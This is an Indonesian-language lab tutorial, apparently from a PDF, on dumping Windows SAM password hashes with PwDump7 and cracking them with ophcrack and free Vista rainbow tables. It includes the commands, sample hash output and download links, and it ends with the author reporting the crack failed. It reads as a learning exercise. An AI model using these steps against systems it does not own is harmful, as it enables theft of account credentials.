

Dumping And Cracking SAM Hashes To Exstract Plaintext Password

1. Yang pertama mendowload semua file pada link berikut. Setelah itu ekstrak semua filenya.
   - Table Vista free
     https://sourceforge.net/projects/ophcrack/files/tables/Vista%20free/tables_vista_free.zip/download
   - PwDump7
     https://github.com/Seabreg/pwdump
   - Ophcrack
     https://ophcrack.sourceforge.io/download.php?type=ophcrack



2. Langkah selanjutnya kita akan mengambil file hashes yang berisi username dan password user.
   - Buka CMD sebagai admin



   - Ketik wmic useraccount get username,id

```
C:\Windows\system32>wmic useraccount get name,sid
Name                SID
Administrator       S-1-5-21-2884404221-3422014549-1795551341-500
DefaultAccount      S-1-5-21-2884404221-3422014549-1795551341-503
Guest               S-1-5-21-2884404221-3422014549-1795551341-501
tter1               S-1-5-21-2884404221-3422014549-1795551341-1001
WDAGUtilityAccount  S-1-5-21-2884404221-3422014549-1795551341-504
```

   - Selanjutnya pada cmd buka folder pwdump7

```
C:\Windows\system32>cd C:\Users\tter1\Downloads\pwdump-master\pwdump-master
```

   - Jalankan pwdump7.exe untuk melakukan hashes


```
C:\Users\tter1\Downloads\pwdump-master\pwdump-master>PwDump7.exe
Pwdump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es

Administrator:500:0F0D1B10B86A75AA5C842F95A12F28D9:64D6344C4EAF22FE11D7BD344A94B857:::
Guest:501:BD5CCC6B7726B4412B4DAB1EDE530737:63FA257F7F949374F5394E5D37973848:::
¶:503:AF37D0821596537C085AFD518A5878F3:12B2345B75907D1366D3576082404161:::
¶:504:296448AF0DD194E3DF77BA88CAE01660:982356321E25D2855C69F3BA9F682E90:::
tter1:1001:3B46F6E8B7B22D9C3F0343FA50034C66:E71B22337326B8D6A5F2DA7D9EBD2B0B:::
```


   - Selanjutnya akan memindahkan hasil dari pwdump7 tadi ke dalam bentuk txt.

```
C:\Users\tter1\Downloads\pwdump-master\pwdump-master>PwDump7.exe > hashes.txt
Pwdump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es
```


- Berikut isi file hashes.txt nya




3. Langkah selanjutnya yaitu melakukan crack file hasehes.txt menggunakan tools ophcrack
.




- Sebelum itu terlebih dahulu menginstal table pada ophcrack dengan cara berikut.
- Buka Tables


Load
Delete
Save
Tables
Crack
Help
Exit
Progress
Statistics
Preferences


- Pilih Vista free dan klik install




- Setelah itu pilih direktori dimana file vista free di ekstrak




- Setelah itu akan keluar table2 dari vista free.




- Selanjutnya akan memindahkan file hashes ke ophcrack dengan cara pilih load dan pilih PWDUMP file




- Selanjutnya pilih file hashes nya.




- Maka akan muncul nama user beserta hashesnya.



- Selanjutnya click Crack dan tunggu Progress nya sampai selesai.



- Setelah proses selesai maka pada LM Pwd 1 dan 2 akan keluar password daris usernya.



Pada percobaan diatas kenapa not found mungkin karena sistem protection pada windows sudah makin bagus. Jadi untuk model hacking ini tidak akan bisa. Dan juga mungkin pada library tables nya kurang karena menggunakan yang free.